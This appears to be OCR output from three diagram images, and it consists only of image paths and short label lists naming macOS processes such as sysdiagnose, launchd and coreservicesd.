

sysdiagnose
launchd
blanket
coreservicesd



sysdiagnose
request
launchd
blanket
coreservicesd



sysdiagnose
launchd
request
blanket
coreservicesd

